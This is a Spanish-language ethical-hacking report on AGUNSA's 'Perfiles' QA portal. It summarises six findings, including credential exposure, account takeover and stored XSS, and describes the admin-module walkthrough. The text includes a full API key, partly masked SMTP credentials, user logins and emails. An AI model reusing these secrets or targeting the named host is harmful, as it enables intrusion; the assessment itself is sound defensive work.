



INFORME DE CERTIFICACIÓN

ETHICAL HACKING



2 0 2 6

Ethical Hacking Caja Gris | <https://qa-perfiles.agunsa.com/>

AGUNSA

Contenido

Términos de Confidencialidad	3
Resumen Ejecutivo	4
Información relacionada al proyecto	6
<i>Control de Versiones del documento</i>	6
<i>Equipo de Trabajo</i>	6
<i>Datos del Proyecto</i>	6
Metodología de Trabajo.....	7
<i>Criterios de clasificación del riesgo</i>	7
Resumen de Hallazgos.....	8
Tabla de Resumen	8
Categorización y Clasificación:.....	8
Descripción del Flujo	9
Descripción de hallazgos y evidencias	23
C01: Exposición de Credenciales en Texto Claro en API de Parámetros contiene secretos Críticos Comprometidos (SMTP, AWS IAM, ActiveMQ)	23
C02: Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades	29
A01: Stored XSS (Cross-Site Scripting Almacenado) al ingresar o actualizar datos	39
A02: Ausencia de Rate Limiting en Operaciones CRUD	44
B01: Evasión de control de verificación de Administrador Global al inicio de sesión	49
B02: Mal manejo de errores permite ubicar rutas internas	56
Checklist Batería de Pruebas	59
Conclusiones	63

Términos de Confidencialidad

Declaración de Confidencialidad

El presente documento contiene información confidencial y de propiedad de **AGUNSA**. Su contenido ha sido elaborado exclusivamente para fines de evaluación y certificación en el marco del servicio de Ethical Hacking realizado por Inside Security.

Inside Security se compromete a mantener la confidencialidad de toda la información contenida en este informe, incluyendo hallazgos, evidencias, metodologías, resultados técnicos y cualquier otro dato asociado, y a no divulgarla, reproducirla, distribuirla ni ponerla a disposición de terceros sin autorización previa y expresa de **AGUNSA**.

El acceso a este documento estará restringido únicamente al personal de **Inside Security** que participe directamente en la ejecución, revisión y validación del servicio, bajo las obligaciones de confidencialidad correspondientes.

Resumen Ejecutivo

El presente informe detalla los resultados del servicio de **AGUNSA**, ejecutado entre el **08/04/2026** y el **15/04/2026**, cuyo objetivo principal fue identificar vulnerabilidades técnicas que pudieran ser explotadas por actores maliciosos externos o internos, afectando la confidencialidad, integridad y disponibilidad de la información.

El alcance de la evaluación comprendió la siguiente aplicación:

- Portal Perfiles

La evaluación fue realizada por el equipo especializado de Inside Security, empleando metodologías alineadas a buenas prácticas internacionales de Ethical Hacking y pruebas de penetración avanzadas. Las actividades incluyeron, entre otras:


- Pruebas de penetración (manuales y automatizadas)
- Análisis dinámico de seguridad (DAST)
- Evaluación de configuraciones de seguridad
- Identificación y validación manual de vulnerabilidades

Asimismo, el alcance de pruebas técnicas realizadas comprende los siguiente:

- Fingerprinting, enumeración de tecnologías, directorios, archivos ocultos.
- Configuraciones inseguras de servidores, headers de seguridad, archivos por defecto.
- Registro de usuarios, recuperación de cuenta, enumeración de usuarios.
- Login débil, brute force, credential stuffing.
- Control de acceso roto (IDOR, escalada de privilegios horizontal/vertical).
- Secuestro de sesión, fijación de sesión, cookies inseguras, logout débil.
- Inyecciones (SQLi, XSS, Command Injection, LDAP, etc.), formato de datos.
- Información sensible en errores, stack traces expuestos.
- Algoritmos débiles, TLS mal configurado, almacenamiento inseguro de contraseñas.
- DOM XSS, Web Storage, WebSockets.
- Autenticación en APIs, rate limiting,

Para la clasificación de los hallazgos identificados, Inside Security utiliza el estándar CVSS v4.0 (Common Vulnerability Scoring System), el cual permite asignar una puntuación objetiva y cuantificable al nivel de criticidad de cada vulnerabilidad, facilitando la priorización de su remediación en función del riesgo.

Como resultado de la evaluación, se identificaron **6** vulnerabilidades, las cuales se distribuyen según su nivel de criticidad en el gráfico presentado a continuación.



Información relacionada al proyecto

Control de Versiones del documento

Fecha de Entrega	Versión	Ingeniero	Revisado Por	Comentarios
16-04-2026	1.0	Ricardo Berrospi	Líder Técnico	Creación documento

Equipo de Trabajo

Empresa	Nombre	Cargo	Contacto
Inside Security	Ricardo Berrospi	Ing. de Seguridad Senior	ricardo.berrospi@insidesecurity.cl
Inside Security	Gonzalo Ramírez	Líder Técnico	gonzalo.ramirez@insidesecurity.cl
Inside Security	Adrianny Hernández	Líder de Gestión	adrianny.hernandez@insidesecurity.cl

Datos del Proyecto


Nombre de Aplicación	Perfiles
Período de pruebas	08/04/2026 y el 15/04/2026
Alcance URL	https://qa-perfiles.agunsa.com/
Tipo de Aplicación	Web
Ambiente	QA
Focal Point	Alfredo Venegas
Observaciones	Ninguno

Metodología de Trabajo

Para la categorización y registro de vulnerabilidades detectadas, se utiliza la metodología OWASP (Open Worldwide Application Security Project), la cual es aplicada tomando en cuenta su versión más actualizada para cada tipo de revisión o pentesting realizado (Web, Mobile, API). A su vez, para complementar esto y dar un enfoque más específico, también se utilizan las definiciones descritas en el CWE (Common Weakness Enumeration). Estos son frameworks mundialmente conocidos y aceptados en el ámbito del manejo y reporte de vulnerabilidades informáticas, los cuales permiten dar un mayor entendimiento de las mismas.

Criterios de clasificación del riesgo

Para realizar la clasificación y puntuación de las vulnerabilidades detectadas, se utiliza el sistema de puntuación CVSS v4.0 (Common Vulnerability Scoring System), éste es un framework abierto que permite capturar las principales características de una vulnerabilidad y genera un valor numérico que refleja el nivel de severidad, así como también una representación textual del score, esto se traduce a una representación cualitativa (crítico, alto, medio y bajo) que permitirá ayudar al equipo técnico a priorizar el proceso de gestión de vulnerabilidades. Los valores evaluados se muestran a continuación:



CVSS
Common Vulnerability Scoring System Version 4.0 Calculator

CVSS4.0/AV:N/ACL:AT/N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS v4.0 Score: 0 / None ⓘ

Exploitability Metrics			
Attack Vector (AV):	<input checked="" type="button" value="Network (N)"/>	Adjacent (A)	Local (L)
Attack Complexity (AC):	<input checked="" type="button" value="Low (L)"/>	High (H)	
Attack Requirements (AT):	<input checked="" type="button" value="None (N)"/>	Present (P)	
Privileges Required (PR):	<input checked="" type="button" value="None (N)"/>	Low (L)	High (H)
User Interaction (UI):	<input checked="" type="button" value="None (N)"/>	Passive (P)	Active (A)

Vulnerable System Impact Metrics		
Confidentiality (VC):	High (H)	Low (L)
Integrity (VI):	High (H)	Low (L)
Availability (VA):	High (H)	Low (L)

Subsequent System Impact Metrics		
Confidentiality (SC):	High (H)	Low (L)
Integrity (SI):	High (H)	Low (L)
Availability (SA):	High (H)	Low (L)

Referencias: <https://www.first.org/cvss/calculator/4.0> Beneficios del CVSS:

- A.** Alineado con la norma PCI DSS.
- B.** Estandariza la calificación de la vulnerabilidad.
- C.** Prioriza el riesgo.
- D.** Considera el impacto directo sobre el objetivo, así como el impacto subsecuente en otros sistemas.

Resumen de Hallazgos

En el análisis de seguridad realizado, se detectaron 6 vulnerabilidades, las cuales, de acuerdo con su nivel de riesgo, se catalogan de la siguiente manera:

Tabla de Resumen

Código	Vulnerabilidad	Criticidad
C01	Exposición de Credenciales en Texto Claro en API de Parámetros contiene secretos Críticos Comprometidos (SMTP, AWS IAM)	Crítica
C02	Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades	Crítica
A01	Stored XSS (Cross-Site Scripting Almacenado) al ingresar o actualizar datos	Alta
A02	Ausencia de Rate Limiting en Operaciones CRUD	Alta
B01	Evasión de control de verificación de Administrador Global al inicio de sesión	Baja
B01	Mal manejo de errores permite ubicar rutas internas	Baja

Categorización y Clasificación:

Código	Vulnerabilidad	Criticidad
C01	Vulnerabilidad Crítica	Crítica
A01	Vulnerabilidad Alta	Alta
M01	Vulnerabilidad Media	Media
B01	Vulnerabilidad Baja	Baja
I01	Vulnerabilidad Informativa	Informativa

Descripción del Flujo

Descripción General


El flujo evaluado está relacionado a las distintas opciones del sistema PERFILES.

Paso a Paso del Flujo Evaluado


- Se accedió al portal <https://qa-perfiles.agunsa.com/> con las credenciales del usuario *insideadm*, el cual es el usuario que tiene mayor visibilidad de opciones.

The screenshot shows a web browser window with the address bar displaying 'qa-perfiles.agunsa.com'. The page content is a login form titled 'Sistema Perfiles' with a blue header. Below the header is the logo for 'Aeropuerto Desierto de Atacama-Caldera'. The form is titled 'Acceso al Sistema - QA' and contains two input fields: a username field with 'Insideadm' and a password field with masked characters. A link '¿Olvidó su contraseña?' is located below the password field. There is a checkbox labeled 'Mantener la Sesión Abierta' and a blue 'Ingresar' button with a right-pointing arrow.

- Después de un ingreso satisfactorio se presentó la pantalla de configuraciones para el usuario **Insideadm**.



- Se navegó hacia el módulo **Configurar Sistemas**.



- Se presenta una grilla con la posibilidad de Agregar Sistema o Editarlo o cambiar el estado de Activo.

The screenshot shows the 'CONFIGURAR SISTEMAS' interface. At the top, there is a search bar labeled 'Buscar' and a button 'Agregar Sistema'. Below this is a table with the following columns: 'Editar', 'Código', 'Nombre del Sistema', 'Activo', and 'Ecosistema Agunsa'. The table contains four rows of data:

Editar	Código	Nombre del Sistema	Activo	Ecosistema Agunsa
	GEMINI	GEMINI - Control d...	☒	☒
	INSPECCIONES	INSPECCIONES - S...	☒	☒
	RMS	RMS - Gestión / Pla...	☒	☒
	PERFILES	Sistema de Perfila...	☒	☒

Below the table, there is a pagination control showing 'Filas 1 a 4 de 4'. To the right of the table, there is a message box that says 'Seleccione un Sistema desde la Lista de la Izquierda para ver sus detalles'.


- Se agregó y editó sistema.

The image shows two side-by-side screenshots of the system configuration interface. The left screenshot is titled 'NUEVO SISTEMA' and the right is titled 'EDITAR SISTEMA'. Both forms have the following fields:


- Código del Sistema: PRUEBA
- Nombre del Sistema: PRUEBA
- Título Página Login: PRUEBA
- URL Endpoint Registro: HTTPS://WWW.PRUEBA.COM
- ☒ Sistema Activo
- ☐ Pertenece a ecosistema Agunsa

At the bottom of each form are buttons for 'Grabar' (green), 'Eliminar' (red, only in the 'EDITAR' form), and 'Cancelar' (yellow). The central screenshot shows the 'CONFIGURAR SISTEMAS' interface with the 'PRUEBA' system highlighted in the table. The table has the same structure as the first screenshot, but now includes the 'PRUEBA' system.

Del mismo modo se eliminó sistema.



Se navegó hacia el módulo **Administrar Usuarios**.



- Se presenta una grilla con la posibilidad de Agregar Sistema o Editarlo, cambiar el estado de Activo o hacerlo Admin.

Editar	Login	Nombre	Email	Activo	Admin
	aalopez	Alfredo Lopez	aalopez@sacyr.c...	☒	
	mdiaz	Martin Diaz	acc-continua_m...	☒	
	admin	Administrador in...	admin@agunsa.cl	☒	
	a.fernandez	Ámbar Ximena Li...	a.fernandez@cyd...	☒	
	insideadm	Inside Security a...	alfredo.venegas...	☒	
	avenegas	Alfredo Venegas	alfredo.venegas...	☒	

Se agregó y editó usuario.

NUEVO USUARIO

Login

prueba

Dirección Email

prueba@prueba.com

Nombre del Usuario

aprueba

☐ Administrador Global (de Perfiles)
 ☒ Usuario Activo

Grabar

Cancelar

EDITAR USUARIO

Login

insideadm

Dirección Email

alfredo.venegas@agunsa.com

Nombre del Usuario

Inside Security adm

☒ Administrador Global (de Perfiles)
 ☒ Usuario Activo

Privilegios por Sistema

Para modificar los privilegios debe dirigirse a sección 'Roles de Usuarios y Sistemas'

GEMINI (8)


PERFILES (2)

Grabar


Eliminar

Cancelar

Del mismo modo se eliminó usuario.



- Se navegó hacia el módulo Sistema Clientes de API Keys.



- Se presentó una grilla con la posibilidad de Agregar, Editar Cliente API o cambiar el estado de Activo.



- Se agregó y editó usuario.

NUEVO API KEY

Ecosistema Agunsa

No aplica

Nombre del Cliente API

prueba

Clave de Acceso (API Key)

WAUsHA8lsE7Q55ltwxlBNrsHDc5C

Cliente de API Activo

Grabar

Cancelar

EDITOR API KEY

Ecosistema Agunsa

No aplica

Nombre del Cliente API

prueba

Clave de Acceso (API Key)

WAUsHA8lsE7Q55ltwxlBNrsHDc5C

Cliente de API Activo

Grabar

Eliminar

Cancelar


- Del mismo modo se eliminó usuario.



Se navegó hacia el módulo Roles de Usuarios y Sistemas.



Se presenta una grilla con la posibilidad de Agregar Roles, Editar Roles y Agregar Privilegios.



- Se agregó y editó rol.

Modal form for adding or editing a role. It contains two input fields: 'Nombre del Rol' with the value 'prueba' and 'Tipo del Rol' with a dropdown menu showing 'Rol de Usuarios'. At the bottom, there are two buttons: 'Grabar' (green) and 'Cancelar' (yellow).

Modal form for adding or editing a role, showing additional options. It includes a search bar, a dropdown for 'Tipo del Rol' (showing 'Rol de Usuarios'), and three buttons at the bottom: 'Grabar' (green), 'Eliminar' (red), and 'Cancelar' (yellow).

Se creó privilegio.

Modal form for creating a new privilege. It contains three input fields: 'Sistema' with a dropdown showing 'PRUEBA', 'Código del privilegio' with the value 'PRUEBA', and 'Descripción' with the value 'prueba'. At the bottom, there are two buttons: 'Grabar' (green) and 'Cancelar' (yellow).

- Se asoció usuario a rol.


Screenshot of the user management interface. On the left, a table lists roles with columns 'Editar', 'Nombre del Rol', and 'Tipo'. The role 'prueba' is highlighted. On the right, the 'Usuarios' tab is active, showing a list of users under the heading 'USUARIOS ASIGNADOS'. The user 'insideprueba' is selected with a blue toggle switch.

Editar	Nombre del Rol	Tipo
	GEMINI-SIC-NS-...	Usuario
	GEMINI-SIC-NS-...	Usuario
	RMS-OPERACIO...	Usuario
	RMS-VISUALIZA...	Usuario
	prueba	Usuario

Usuarios ASIGNADOS

- ☐ miguel andrade
- ☐ cvalenzuelaF
- ☐ Inside Security
- ☐ Benjamín Alejandro Moya Pozo
- ☒ insideprueba

- Del mismo modo se eliminó rol.



Se navegó hacia el módulo Configurar Envío de Correos.



- Se presentó una pantalla de configuración con credenciales de una cuenta de correo electrónico.

Configuración

Plantillas

> CONFIGURACIÓN DE LA CUENTA DE SALIDA DE CORREOS

Grabar Cambios

Probar Envío

Enviar desde (from):

Agunsa Copiapo <desi...jeba9@gmi

```
{
  "host": "smtp.gmail.com",
  "port": 587,
  "secure": false,
  "auth": {
    "user":
      "desari...ba9@gmail.com",
    "pass": "qmza...jmet"
  }
}
```

Importante

Puede usar el formato `$(variable)` para referenciar a variables de ambiente, por ejemplo para cuentas y contraseñas.

El formato del archivo de configuración depende del servidor SMTP que se utilice. La documentación para configurar el objeto "Transport" la puede encontrar en la página de [Nodemailer](#)

Se pudo interactuar con las plantillas para envío de correo.

> PLANTILLAS PARA ENVÍO DE CORREO

[USUARIO_CREADO] Instrucciones Creado

